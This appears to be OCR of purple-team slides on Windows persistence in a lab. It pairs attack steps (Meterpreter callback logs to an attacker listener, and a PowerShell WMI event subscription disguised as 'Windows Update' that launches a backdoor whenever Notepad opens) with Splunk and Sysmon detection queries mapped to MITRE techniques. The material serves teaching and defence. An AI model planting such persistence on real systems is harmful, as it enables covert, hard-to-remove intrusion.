
https://medium.com/@dmchell/persistence-the-continued-or-prolonged-existence-of-something-e29ea63e5c9a

WINDOWS HOST PERSISTENCE – OFFICE APPLICATION STARTUP



WINDOWS HOST PERSISTENCE – OFFICE APPLICATION STARTUP


- Every time our target user launches an Office program, we get a shell.




```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Stagin
[*] Meterpreter session 15 opened (192.168.80.1:443 -> 192.168.80.107:49326) at 2019-08-04

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information
  --  ----  ----                     --------  ----  ---------  -----------
  15        meterpreter x86/windows  2s ago    Y     ?          FOX\miller @ FOX-PC-ZERO

msf5 exploit(multi/handler) >
```

WINDOWS HOST PERSISTENCE – WMI

- One of my personal favorites. WMI (Windows Management Instrumentation) persistence requires admin rights to establish but is usually worth the effort since it's relatively difficult to detect and even harder to remove.
- It also allows an attacker to get pretty creative with their persistence trigger conditions.
- We'll use @infosecn1nja's Powershell script and modify it a little to trigger our malicious payload every time the user launches Notepad.



WINDOWS HOST PERSISTENCE – WMI


- Modify the script with a new trigger condition (process start of notepad.exe).

```powershell
<#
.SYNOPSIS
This script creates a persisted WMI event that executes when notepad is opened.
#>

$EventFilterName = "Windows Update Event PS"
$EventConsumerName = "Windows Update Consumer PS"

$Payload = "C:\Windows\System32\cmd.exe /C C:\Users\miller\Desktop\PurpleHaze\wmi_backdoor.exe"

# Create event filter
$EventFilterArgs = @{
    EventNamespace = 'root/cimv2'
    Name = $EventFilterName
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"
    QueryLanguage = 'WQL'
}

$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments $EventFilterArgs

# Create CommandLineEventConsumer
$CommandLineConsumerArgs = @{
    Name = $EventConsumerName
    CommandLineTemplate = $Payload
}

$Consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments $CommandLineConsumerArgs
```

Reference: https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/


WINDOWS HOST PERSISTENCE – WMI

- Execute the script with admin rights on the target system.



WINDOWS HOST PERSISTENCE – WMI

- Every time our target user launches Notepad, we get a shell.




```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: rj2tna9h) Staging x86 payl
[*] Meterpreter session 21 opened (192.168.80.1:443 -> 192.168.80.107:49351) at 2019-08-04 20:45:25

msf5 exploit(multi/handler) > sessions -x

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information                  C
  --  ----  ----                     --------  ----  ---------  -----------                  -
  21        meterpreter x86/windows  1s ago    Y     ?          NT AUTHORITY\SYSTEM @ FOX-PC-ZERO  1

msf5 exploit(multi/handler) >
```

MITIGATION & DETECTION – HOST PERSISTENCE

RELATED MITRE TACTICS & TECHNIQUES:

- **Persistence-** https://attack.mitre.org/tactics/TA0003/
- **Registry Run Keys -** https://attack.mitre.org/techniques/T1060/
- **Office Application Startup -** https://attack.mitre.org/techniques/T1137/
- **WMI Event Subscription -** https://attack.mitre.org/techniques/T1084/

MITIGATION & DETECTION – REGISTRY PERSISTENCE

- Monitor registry events (Sysmon Event 12, 13 & 14) for anomalous values added to registry. Filter out suspicious programs/files added to registry keys (e.g. executables, scripts, DLL files etc.)

```
host="HOSTNAME" EventCode=12 EventType=CreateKey
| table ComputerName, EventType, TaskCategory, TargetObject
```

New Search

```
1 host="fox-pc-zero" EventCode=12
2 | stats count by ComputerName, EventType, TaskCategory, TargetObject
```

2 of 104 events matched No Event Sampling Job

Events Patterns Statistics (4) Visualization

100 Per Page Format

ComputerName	EventType	TaskCategory	TargetObject
FOX-PC-ZERO.fox.com	4	Registry object added or deleted (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor
FOX-PC-ZERO.fox.com	4	Registry object added or deleted (rule: RegistryEvent)	HKU\S-1-5-21-3770101603-635826656-3861015449-1000\Software\Microsoft\Windows\CurrentVersion\Run\Backdoor
FOX-PC-ZERO.fox.com	DeleteValue	Registry object added or deleted (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor
FOX-PC-ZERO.fox.com	DeleteValue	Registry object added or deleted (rule: RegistryEvent)	HKU\S-1-5-21-3770101603-635826656-3861015449-1000\Software\Microsoft\Windows\CurrentVersion\Run\Backdoor

MITIGATION & DETECTION – REGISTRY PERSISTENCE

host="HOSTNAME" EventCode=13 Details="*.exe"

| stats count by ComputerName, TaskCategory, TargetObject, Details

New Search

```
1 host="fox-pc-zero" EventCode=13 Details="*.exe"
2 | stats count by ComputerName, TaskCategory, TargetObject, Details
```

✓ 83 events (before 8/13/19 2:34:14.000 AM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (23)** Visualization


100 Per Page ▾ Format Preview ▾

ComputerName	TaskCategory	TargetObject	Details
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\MICROSOFT\Windows\CurrentVersion\Run\VBoxTray	C:\Windows\system32\VBoxTray.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\notepad++.exe\(Default)	C:\Program Files\Notepad++\notepad++.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor	C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program	C:\Program Files\Autorun Program\program.exe

MITIGATION & DETECTION – SCHEDULED TASK PERSISTENCE

- Monitor task scheduler create and modify logs (Event ID 4698 & 4702).
- Consider filtering out scheduled tasks created by computer accounts to reduce the noise.

```
host="HOSTNAME" EventCode=4698 Account_Name!="*\$"
| table ComputerName, Account_Name, Task_Name, Message
```



MITIGATION & DETECTION – SCHEDULED TASK PERSISTENCE


Message	count

```
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>cmd.exe</Command>
    <Arguments>/c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
```

MITIGATION & DETECTION – OFFICE PERSISTENCE

- Office persistence mechanisms usually require some sort of change to registry or file writes to Microsoft Office directories (e.g. Trusted Locations). Monitor registry and file based events for Office persistence artifacts.

```
host="HOSTNAME" EventCode=13 TargetObject="*Office\ test*" Details="*.dll"
| table ComputerName, TaskCategory, TargetObject, Details
```

